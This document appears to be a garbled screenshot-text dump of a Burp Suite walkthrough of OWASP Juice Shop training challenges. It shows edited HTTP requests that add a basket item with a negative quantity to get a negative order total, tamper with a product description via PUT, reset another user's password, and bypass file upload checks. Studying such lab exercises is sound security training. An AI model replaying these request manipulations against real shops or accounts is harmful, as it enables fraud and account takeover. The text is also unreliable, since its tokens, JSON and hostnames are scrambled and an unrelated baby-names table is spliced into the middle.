```
Pretty Raw Hex
POST /api/BasketItem.cs HTTP/1.1
Host: juice-shop.herokuapp.com
Content-Type: application/json; charset=UTF-8
Cookie: session_status=dissime; cookieconsent_status=dissime; continueCode=41; ypkOgBnDnsDnsDrExtLtrcPifotzr7wM0I3BhizPctBgTeeGL2vD8EcBnBnp; token=DeNwYmNmMj1yOD1L0CJybz21i1j0YVsd0tZx1L0CjkWx1eGVbzb1b1611lmhc3PMDbgpbkv1j0iMC4wLjaUc1sInyb2zphbVWfNsZ16i19ch3NlHwvRb1jLltWd1cy9lc0gvYWfS2Lz1R2mP1bHuQ2z1n1iwd169
CfNf1Y1J1d1c1611mlsQWnOx21i1j0cne1L0CjkjcmhGdVgWQXQ10i1yMD10LTExLTE31DEc0jE5Q14LjU1NSArMDaE1LcJGbdhVgXQ10i1yMD10LTExLTE31DEc0jE5Q14LjU1NSArMDaE1LcJkZw1g6vKgQ10i5ebGxSL
CjyP1pRvxt0RtcTo7r09NhuLNT2tkRteasat7e47r3o37KqeQYAH4gugpErd-KTL2vOs5C8RhsEr06eaJprwrttdts03416ZNDcuBwf0aImd1Hcnz4quWchAdwqgWJ38TwEuBcg0u14
X-ZKTZ-Tv0BwAc
4 Content-Length: 44
Sec-CH-UA-Platform: "Windows"
Authenticity-Header: 1
eyJxK10iL0KV10L0CnbhG10LjwUsI1iN9j-eYjzDGF0dXK10iLjzJwN2jZxN1i1w12b2GOFTs1eyjyP2C16MsUmInVzZxJu1i1j0i1i1w1ZihaWv010j1XN0MjAwQ0dtW1mNbVsSIinBhc3Nj3Bkj1o1iDhmYmQz5jQwNjM57ViXtThb0
DeNwYmNmMj1yOD1L0CJybz21i1j0YVsd0tZx1L0CjkWx1eGVbzb1b1611lmhc3PMDbgpbkv1j0iMC4wLjaUc1sInyb2zphbVWfNsZ16i19ch3NlHwvRb1jLltWd1cy9lc0gvYWfS2Lz1R2mP1bHuQ2z1n1iwd169
CfNf1Y1J1d1c1611mlsQWnOx21i1j0cne1L0CjkjcmhGdVgWQXQ10i1yMD10LTExLTE31DEc0jE5Q14LjU1NSArMDaE1LcJGbdhVgXQ10i1yMD10LTExLTE31DEc0jE5Q14LjU1NSArMDaE1LcJkZw1g6vKgQ10i5ebGxSL
CjyP1pRvxt0RtcTo7r09NhuLNT2tkRteasat7e47r3o37KqeQYAH4gugpErd-KTL2vOs5C8RhsEr06eaJprwrttdts03416ZNDcuBwf0aImd1Hcnz4quWchAdwqgWJ38TwEuBcg0u14
7 Accept-Language: en-US,en;q=0.9
8 Sec-CH-UA: "not\\A\\Brand";v=\"99\", \"Chromium\";v=\"130\""
9 Sec-Fetch-Dest: frame
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
11 Accept: application/json, text/plain, */*
12 Content-Type: application/json
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Targets: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u4-1
20 CONNECTION: keep-alive
21
22 [{"ProductId":5,"BasketId":1,"is","quantity":1}]
```

Request **Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
("group":"heroku-ne1","max_age":3600,"endpoints":[{"url":"https://ne1.herokuapp.com/reports?ts=1731852008&mid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=0%2FGyyCU4SiptCw%2FgwWuyUrVctiwaUtlhxEDOKnaxkt3D
xEDOKnaxkt3D"}])
4 Report-To-Id: heroku-ne1=https://ne1.herokuapp.com/reports?ts=1731852008&mid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=0%2FGyyCU4SiptCw%2FgwWuyUrVctiwaUtlhxEDOKnaxkt3D
5 Ne1 {"report_to":"heroku-ne1","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Encrypted-Content-Type: application/json; charset=utf-8
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 157
14 ETag: W/"9d-X2oXekaAv4CSdB34+1hTVJJ8USk"
15 Vary: Accept-Encoding
16 Date: Sun, 17 Nov 2024 14:00:08 GMT
17 Via: 1.1 vegur
18
19 {
  "status": "success",
  "data": [
    {
      "id": 38,
      "ProductId": 5,
      "BasketId": "1",
      "quantity": 1,
      "updatedat": "2024-11-17T14:00:08.199Z",
      "createdAt": "2024-11-17T14:00:08.199Z"
    }
  ]
}

```

Payback Time

Difficulty	Description	Category
***	Place an order that makes you rich.	Improper Input Validation

OWASP Juice Shop

All Products

	Apple Juice (1000ml) 1.99¤		Apple Pomace 0.89¤		Banana Juice (1000ml) 1.99¤
	Best Juice Shop Salesman		Carrot Juice (1000ml)	Activate Windows DSOMM & JUICE SHOP USER DAY Ticket	

Add to Basket

Add to Basket

Add to Basket

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Tls	IP	Time	Listener port
985 https://juice-shop.herokuapp.com	POST	/api/BasketItems/		✓	200	1058	JSON		✓	54.73.53.134	19:57:16 17 Nov 2024	8080

Original request ▾ Response

```

Pretty Raw Hex
1 POST /api/BasketItems/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
4 pluLudhrtP1STkYKcVInCQmbGciO1JzWn5jZxNzIiwi2GF0Y5iEeyJpZC16MsUoInVsZxJuWV1i1joi1w2hawV1i0jZQ2X0NMjAwQ0dtYWiLsLnNbS1i1Bhc3N3b3Jk1joi1ODhmYmQzMjQwHjM5YWi1xTTh0
5 De2nWNKtWmSMj1jODQ1LCjyb2x1i1joi1YVsd9tZX1lLCj2Wx1ieGVWbDctb1b161i1imhcjRmBzdpbk1joi1wsKzWzbmWk1i1joi1wsKzU1tYWd1joi1L7fzcCV0cy9wdWjsaWmvaWh2ZvL3Vwb09bzHmz20VmYXsdc5sdmc1LCj
6 Ob3RwUVjcw0Wjoi1i1joi1w0jBY3jpdwU1mNy1WF02WRBdc1i1j1wMjQcNTEtMTc0MjgutU11CswMbowHc1i1nVzGF02WRBdc1i1j1wMjQcNTEtMTc0MjgutU11CswMbowHc1i1mR1bGV02WRBdc1e6nVsb
7 vUpHU_jvEcMnXXE
8 Content-Length: 45
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
11 Sec-Ch-Ua-Mobile: "no"
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
13 Accept: application/json, text/plain, */*
14 Content-Type: application/json
15 Origin: https://juice-shop.herokuapp.com
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://juice-shop.herokuapp.com
20 Accept-Encoding: gzip, deflate, br
21 Priority: u4, 1
22 Connection: keep-alive
23 ("ProductId":24,"BasketId":15,"quantity":1)

```

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Tls	IP	Time	Listener port
985 https://juice-shop.herokuapp.com	POST	/api/BasketItems/		✓	200	1058	JSON		✓	54.73.53.134	19:57:16 17 Nov 2024	8080

Edited request ▾ Response

```

Pretty Raw Hex
1 POST /api/BasketItems/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
4 pluLudhrtP1STkYKcVInCQmbGciO1JzWn5jZxNzIiwi2GF0Y5iEeyJpZC16MsUoInVsZxJuWV1i1joi1w2hawV1i0jZQ2X0NMjAwQ0dtYWiLsLnNbS1i1Bhc3N3b3Jk1joi1ODhmYmQzMjQwHjM5YWi1xTTh0
5 De2nWNKtWmSMj1jODQ1LCjyb2x1i1joi1YVsd9tZX1lLCj2Wx1ieGVWbDctb1b161i1imhcjRmBzdpbk1joi1wsKzWzbmWk1i1joi1wsKzU1tYWd1joi1L7fzcCV0cy9wdWjsaWmvaWh2ZvL3Vwb09bzHmz20VmYXsdc5sdmc1LCj
6 Ob3RwUVjcw0Wjoi1i1joi1w0jBY3jpdwU1mNy1WF02WRBdc1i1j1wMjQcNTEtMTc0MjgutU11CswMbowHc1i1nVzGF02WRBdc1i1j1wMjQcNTEtMTc0MjgutU11CswMbowHc1i1mR1bGV02WRBdc1e6nVsb
7 vUpHU_jvEcMnXXE
8 Content-Length: 49
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Ch-Ua: "Not%2A_Brand";v="99", "Chromium";v="130"
11 Sec-Ch-Ua-Mobile: "no"
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
13 Accept: application/json, text/plain, */*
14 Content-Type: application/json
15 Origin: https://juice-shop.herokuapp.com
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: https://juice-shop.herokuapp.com
20 Accept-Encoding: gzip, deflate, br
21 Priority: u4, 1
22 Connection: keep-alive
23 ("ProductId":24,"BasketId":15,"quantity":-1000)

```

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Tls	IP	Time	Listener port
985	https://juice-shop.herokuapp.com	POST	/api/BasketItems/		✓	200	1058	JSON		✓	54.73.53.134	19:57:16 17 Nov 2024	8080

Edited request **Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
("group":"heroku-ne1","max_age":3600,"endpoints": [{"url":"https://ne1.herokuapp.com/reports?ts=1731053776&id=812dcc77-0bd0-43b1-a5f1-b257503029594#5gKHBNnMT7OtKPKzIxODoSmVtLcPwBiQdJveV3zH9y03D
V3zH9y0v3D"})}
4 Reporting-Endpoint: heroku-ne1=https://ne1.herokuapp.com/reports?ts=1731053776&id=812dcc77-0bd0-43b1-a5f1-b257503029594#5gKHBNnMT7OtKPKzIxODoSmVtLcPwBiQdJveV3zH9y03D
5 Nel: "https://ne1.herokuapp.com/reports?ts=1731053776&id=812dcc77-0bd0-43b1-a5f1-b257503029594#5gKHBNnMT7OtKPKzIxODoSmVtLcPwBiQdJveV3zH9y03D"
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 163
14 Etag: W/"a3-S1zorurQCLvyf4+QNv5TkmTQ08I"
15 Vary: Accept-Encoding
16 Date: Sun, 17 Nov 2024 14:59:36 GMT
17 Via: 1.1 vegur
18
19 (
  "status": "success",
  "data": {
    "id": 51,
    "product_id": 54,
    "basket_id": "15",
    "quantity": -1000,
    "updated_at": "2024-11-17T14:29:36.937Z",
    "created_at": "2024-11-17T14:29:36.937Z"
  }
)

```

Your Basket (test200@gmail.com)

Apple Pomace -1000 0.89 Total Price: -890¤

Checkout

You will gain 0 Bonus Points from this order!

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Delivery Address
Test
TestHouse, TestCity, TestCountry, 12345
India
Phone Number 1234567890

Order Summary

Product	Price	Quantity	Total Price
Apple Pomace	0.89¤	-1000	-890.00¤
		Items	-890.00¤
		Delivery	0.00¤
		Promotion	0.00¤
		Total Price	-890.00¤

You have gained 0 Bonus Points from this order!

Activate Windows
Go to Settings to activate Windows.

Privacy Policy Inspection

Difficulty	Description	Category
***	Prove that you actually read our privacy policy.	Security through Obscurity

Product Tampering

Difficulty	Description	Category
***	Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.	Broken Access Control

The screenshot shows a browser window with the URL [https://juice-shop.herokuapp.com/#/search?q=OWASP%20SSL%20Advanced%20Forensic%20Tool%20\(O-Saft\)](https://juice-shop.herokuapp.com/#/search?q=OWASP%20SSL%20Advanced%20Forensic%20Tool%20(O-Saft)). The page title is "Search Results - OWASP SSL Advanced Forensic Tool (O-Saft)". On the left, there's a sidebar with "Page" and "Workspace" tabs, and a tree view showing the project structure under "top". The "Sources" tab is selected, displaying the code for "main.js". The code editor highlights a line with a red box: `this.hostServer = this.hostServer + "/api/Products"`. The right side of the screen shows developer tools with tabs for "Elements", "Console", "Network", "Performance", "Memory", "Application", "Security", "Lighthouse", "Recorder", and "DOM Invader". A status bar at the bottom indicates "Activate Windows" and "4 of 13".

Request

```

GET /ovasp-ssl-advanced-forensic-tool HTTP/1.1
Host: www.ovasp.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: >0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: 1
Connection: keep-alive
Content-Type: application/json
Content-Length: 502

```

Copy Body Section from Response and Paste in Request. Send the Request with PUT method.

```

21 {
    "status": "success",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.ovasp.org/index.php/O-Saft\" target=\"_blank\">More..</a>",
            "price": 1,
            "deluxePrice": 0.01,
            "image": "orange_juice.jpg",
            "createdAt": "2024-11-17T10:49:28.144Z",
            "updatedAt": "2024-11-17T10:49:28.144Z",
            "deletedAt": null
        }
    ]
}
22

```

Response

```

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Etag: W/"1cf1c9d900mnnTHup36RCinUSTUs"
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 15:30:31 GMT
Via: 1.1 vegur
19 {
    "status": "success",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.ovasp.org/index.php/O-Saft\" target=\"_blank\">More..</a>",
            "price": 0.01,
            "deluxePrice": 0.01,
            "image": "orange_juice.jpg",
            "createdAt": "2024-11-17T10:49:28.144Z",
            "updatedAt": "2024-11-17T10:49:28.144Z",
            "deletedAt": null
        }
    ]
}

```

Request

```

GET /ovasp-ssl-advanced-forensic-tool HTTP/1.1
Host: www.ovasp.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Sec-Ch-Ua-Mobile: >0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win64; x64"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: 1
Connection: keep-alive
Content-Type: application/json
Content-Length: 254

```

Copy Body Section from Response and Paste in Request. Send the Request with PUT method.

```

21 {
    "description": "Testkausik is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://ovasp.slack.com\" target=\"_blank\">More..</a>",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.ovasp.org/index.php/O-Saft\" target=\"_blank\">More..</a>",
            "price": 1,
            "deluxePrice": 0.01,
            "image": "orange_juice.jpg",
            "createdAt": "2024-11-17T10:49:28.144Z",
            "updatedAt": "2024-11-17T10:49:28.144Z",
            "deletedAt": null
        }
    ]
}
22

```

Response

```

HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Etag: W/"1ec-2u4kfUhf4fe72kJ6cTojSAjTTA"
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 15:34:55 GMT
Via: 1.1 vegur
19 {
    "status": "success",
    "data": [
        {
            "id": 9,
            "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
            "description": "O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.ovasp.org/index.php/O-Saft\" target=\"_blank\">More..</a>",
            "price": 0.01,
            "deluxePrice": 0.01,
            "image": "orange_juice.jpg",
            "createdAt": "2024-11-17T10:49:28.144Z",
            "updatedAt": "2024-11-17T10:49:28.144Z",
            "deletedAt": null
        }
    ]
}

```

Reset Jim's Password

Difficulty	Description	Category
***	Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.	Broken Authentication

Forgot Password

Email *

Security Question *

New Password *

Repeat New Password *

Password must be 5-40 characters long. 11/20

Show password advice

Time	Type	Direction	Method	URL	Status code	Length
Request						
Pretty	Raw	Hex				
1	POST	/rest/user/reset-password	HTTP/1.1			
2	Host:	juice-shop.herokuapp.com				
3	Cookie:	language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=JuiceShopWelcome; sessionToken=ok1FrtLHPhbIDTPu3tLj1bMsOVuMnhaOtvilgaT1lCRIF7ES5ot7Xcp1SmWUeauw2tErcneCbiaSrHExU6qFwmIR6				
4	Content-Length:	86				
5	Sec-Ch-Ua-Platform:	"Windows"				
6	Accept-Language:	en-US,en;q=0.9				
7	Accept:	application/json, text/plain, */*				
8	Sec-Ch-Ua:	"Not?A Brand";v="99", "Chromium";v="130"				
9	Content-Type:	application/json				
10	User-Agent:	Mobile/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36				
11	Origin:	https://juice-shop.herokuapp.com				
12	Sec-Fetch-Site:	same-origin				
13	Sec-Fetch-Mode:	cors				
14	Sec-Fetch-Dest:	empty				
15	Referer:	https://juice-shop.herokuapp.com/				
16	Accept-Encoding:	gzip, deflate, br				
17	Priority:	u=1				
18	Connection:	keep-alive				
21	({"email": "jim@juice-shop", "answer": "Test", "new": "Simple@1234", "repeat": "Simple@1234"})					

Target	https://juice-shop.herokuapp.com	<input checked="" type="checkbox"/> Update Host header to match target
Postman		
Actions		
Operations		
Variables		
Pre-request Script		
Headers		
Body		
Query Parameters		
Path Parameters		
Form Data		
File		
URL Variables		
Raw		
Add \$		
Clear \$		
Auto \$		
Pretty Raw Hex		
1 POST /rest/user/reset-password HTTP/1.1		
2 Host: juice-shop.herokuapp.com		
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=JuiceShopWelcome; sessionToken=ok1FrtLHPhbIDTPu3tLj1bMsOVuMnhaOtvilgaT1lCRIF7ES5ot7Xcp1SmWUeauw2tErcneCbiaSrHExU6qFwmIR6		
4 Content-Length: 86		
5 Sec-Ch-Ua-Platform: "Windows"		
6 Accept-Language: en-US,en;q=0.9		
7 Accept: application/json, text/plain, */*		
8 Sec-Ch-Ua: "Not?A Brand";v="99", "Chromium";v="130"		
9 Content-Type: application/json		
10 User-Agent: Mobile/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36		
11 Origin: https://juice-shop.herokuapp.com		
12 Sec-Fetch-Site: same-origin		
13 Sec-Fetch-Mode: cors		
14 Sec-Fetch-Dest: empty		
15 Referer: https://juice-shop.herokuapp.com/		
16 Accept-Encoding: gzip, deflate, br		
17 Priority: u=1		
18 Connection: keep-alive		
21 {"email": "jim@juice-shop", "answer": "Test", "new": "Simple@1234", "repeat": "Simple@1234")}		

Top Names Over the Last 100 Years

The following table shows the 100 most popular given names for male and female babies born during the last 100 years, 1924-2023. For each rank and sex, the table shows the name and the number of occurrences of that name. These time-tested popular names were taken from a universe that includes 178,720,219 male births and 173,137,701 female births.

Please note that popular names listed below are not necessarily consistently popular in every year. For example, the name James, ranked as the most popular male name over the last 100 years, has been ranked as low as number 19. Similarly, the most popular female name in the table, Mary, ranked as low as 135.

Popular names for births in 1924-2023				
Rank	Males	Number	Females	Number
1	James	4,586,625	Mary	2,985,148
2	Michael	4,350,425	Patricia	1,546,373
3	Robert	4,305,346	Jennifer	1,470,260
4	John	4,304,850	Linda	1,448,217
5	David	3,563,511	Elizabeth	1,395,049
6	William	3,443,460	Barbara	1,379,146
7	Richard	2,406,731	Susan	1,101,447
8	Joseph	2,281,833	Jessica	1,048,185

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Tls/TLS	IP	Time	Listener port
1150	https://juice-shop.herokuapp.com	POST	/rest/user/reset-password	✓		200	1335	JSON		✓	46.137.15.86	23:40:48 17 Nov 2024	8080

Request

```

1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
4 cookieconsent_status=dismiss; continueCode=
5 juuvettkkrgdgnks1frtlHPhb1DTTPu3tLjBMsVuMnhaCv1lgat3
6 1F77f50c7521580eauw2ErccneC1is9HXxUeqFwm1R6
7 Content-Length: 68
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Accept: application/json, text/plain, */*
11 Sec-Ch-Ua: "Not%2A Brand";v="99", "Chromium";v="130"
12 Content-Type: application/json
13 Sec-Ch-Ua-Mobile: ?0
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
15 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
16 Safari/537.36
17 Origin: https://juice-shop.herokuapp.com
18 Sec-From-Site: same-origin
19 Sec-Fetch-Dest: empty
20 Referer: https://juice-shop.herokuapp.com/
21 Accept-Encoding: gzip, deflate, br
22 Priority: u1, i
23 Connection: keep-alive
24 
```

Response

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
4 Reporting-Endpoints: https://heroku-nei.herokuapp.com/reports?ts=1731867049&id=812dec77
5 heroku-nei:https://heroku-nei.herokuapp.com/reports?ts=1731867049&id=812dec77-0bd0-43b1-a5f1-b25750382559&s=12FDCo5d512Fhvva
6 Nel:
7 {"report_to": "heroku-nei", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.05, "response_headers": [{"Via": "1.1 vegur"}]}
8 Connection: keep-alive
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: SAMEORIGIN
12 Feature-Policy: payment 'self'
13 X-Recruiting: /#jobs
14 X-RateLimit-Limit: 100
15 X-RateLimit-Remaining: 98
16 Date: Sun, 17 Nov 2024 18:10:49 GMT
17 X-RateLimit-Reset: 1731867268
18 Content-Type: application/json; charset=utf-8
19 Etag: W/"1sd-HMaBUmhfY9TmWWBx+LsTggSiSE"
20 Vary: Accept-Encoding
21 
```

22 {"user":{"id":2,"username":"","email":"jim@juice-sh.op","password":"beb9bb322754546cb6100e0bbd793665","role":"customer","deluxeToken":"","lastLoginIp":"undefined","profileImage":"assets/public/images/uploads/default.sv","totpSecret":"","isActive":true,"createdAt":"2024-11-17T10:49:27.460Z","updatedAt":"2024-11-17T10:04:16.030Z","deletedAt":null}}

Upload Size

Difficulty	Description	Category
***	Upload a file larger than 100 kB	Improper Input Validation

OWASP Juice Shop

Complaint

File too large. Maximum 100 KB allowed.

Customer
admin@juice-sh.op

Message *
Report Test issue.
Max. 160 characters 10/160

Invoice: Choose File SSRFPdf

► Submit

Activate Windows
Go to Settings to activate Windows.

OWASP Juice Shop

Complaint

Customer
admin@juice-sh.op

Message *
Report Test issue.
Max. 160 characters 10/160

Invoice: Choose File Test PDF.pdf

► Submit

Activate Windows
Go to Settings to activate Windows.

Request	Response
<pre>Pretty Raw Hex -----WebKitFormBoundaryZVQWewVuTjellwhGrsdEwvZ2iuSxAlC1JbmB3mlu2QgkLICwemGmav131hZ3nIGuJ pc3N1uNmveWj1pD1Lz1ctWdIygc1oGovTgS2L12m21mH9855ph15whc1LCJD93PvCV3jcmwD151o1twuAM7tPm1on8p yduUuImy2ZFO2WB8c1613jwQCTNTEsMjOpMdc8ND16MDExNboc1CswHdowMC1is1nVgFG02VRBdc1d1j1wMjOpHc EMX7dK5FuM3c21CewNdwMC1is1m61hGb07ME8dc1fhnVehHd1m1hdC1d6NTcsMjQzNTEsMjXQzPcBkQByBh14w33VUKOMCWH5s _pRow51w9nhf614weBnHJjUMKXc1aPLNT4dSLRMeRtxhO_tQqfQURuDi1sNC991eXHEHmdPbcJpx5cgNzt9L4Pkh1aWkfChab KTUeSxeCyyKSoKCUrKLzplVly1u0eFWE692D1717ifwppPO 7 Accept-Language: en-US,en;q=0.9 8 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="130" 9 Content-Type: multipart/form-data; boundary="----WebKitFormBoundaryJVQiiBB2uqZjAb0 10 Sec-Ch-Us-Mobile 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 12 Accept: */ 13 Origin: https://juice-shop.herokuapp.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://juice-shop.herokuapp.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u1, l 20 Connection: keep-alive 21 22 -----WebKitFormBoundaryJVQiiBB2uqZjAb0 23 Content-Disposition: form-data; name="file"; filename="Test PDF.pdf" File size = 75 KB 24 Content-Type: application/pdf 25 26 PDF-1.5 27 upnp 28 1 O obj 29 <<<Type/Catalog/Pages 2 0 R/Lang(en-IN) /StructTreeRoot 15 0 R/MaskInfo</Masked true>>> 30 endobj 31 1 O obj 32 <<<Type/Catalog/Pages 2 0 R/Lang(en-IN) /StructTreeRoot 15 0 R/MaskInfo</Masked true>>></pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 204 No Content 2 3 Content-Type: application/pdf 4 Content-Length: 0 5 Report-To: ("group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1732436899&id=812dcc77-0bd0-43b1-a5f1-b25750382959&s=6YqJCOV1BfwV15J0BwtWcrQ0qlqP459u0hsYasJNFKPjs93D"}) 6 Reporting-Endpoints: heroku-ne1=https://ne1.herokuapp.com/reports?ts=1732436899&id=812dcc77-0bd0-43b1-a5f1-b25750382959&s=6YqJCOV1BfwV15J0BwtWcrQ0qlqP459u0hsYasJNFKPjs93D 7 8 9 10 11 12 13 14 15 16</pre>

You successfully solved a challenge: Upload Size (Upload a file larger than 100 kB.)

Complaint

Customer support will get in touch with you soon! Your complaint reference is #4

Customer
admin@juice-sh.op

Message *

Max. 160 characters 0/160

Invoice: No file chosen

Upload Type

Difficulty	Description	Category
***	Upload a file that has no .pdf or .zip extension.	Improper Input Validation

The screenshot shows a web browser displaying the OWASP Juice Shop application. The URL is <https://juice-shop.herokuapp.com/#/complain>. The page title is "Complaint". A red box highlights an error message: "Forbidden file type. Only PDF, ZIP allowed." Below this, there is a "Customer" input field containing "admin@juice-sh.op". A "Message" input field contains "Test". An "Invoice" input field has two options: "Choose File" and "Capture PNG", with "Choose File" highlighted by a red box. A "Submit" button is at the bottom. In the top right corner, there are links for "Account", "Your Basket" (with a notification icon), and language selection ("EN"). At the bottom right, there is a "Activate Windows" link.

This screenshot is identical to the one above, but the "Choose File" button in the "Invoice" section is now highlighted with a red box, indicating it has been selected or is the focus of attention.

Request	Response
<pre>Pretty Raw Hex -----[REDACTED]----- GET /juice-shop/complain HTTP/1.1 Host: juice-shop.herokuapp.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 Accept: */* Origin: https://juice-shop.herokuapp.com Referer: https://juice-shop.herokuapp.com/complain Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCwWJPWY49HWVKJz1 Content-Disposition: form-data; name="file"; filename="Test PDF.pdf" Content-Type: application/pdf -----[REDACTED]-----</pre>	<pre>Pretty Raw Hex Render -----[REDACTED]----- HTTP/1.1 204 No Content Server: Cowboy Content-Length: 0 Report-To: ("group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1732441064&id=812dcc77-0bd0-43b1-a5f1-b25750382959&=kDtOrn&qGsDFKCsQeLLEscInX1%2FkLHeV7%2BYtVdb48v3D"}) Reporting-Endpoint: heroku-ne1+https://ne1.herokuapp.com/reports?ts=1732441064&id=812dcc77-0bd0-43b1-a5f1-b25750382959&=kDtOrn&qGsDFKCsQeLLEscInX1%2FkLHeV7%2BYtVdb48v3D Mel: ("report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.0 5, "response_headers": ["Via"]) Connection: keep-alive Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff Content-Security-Policy: frame-ancestors 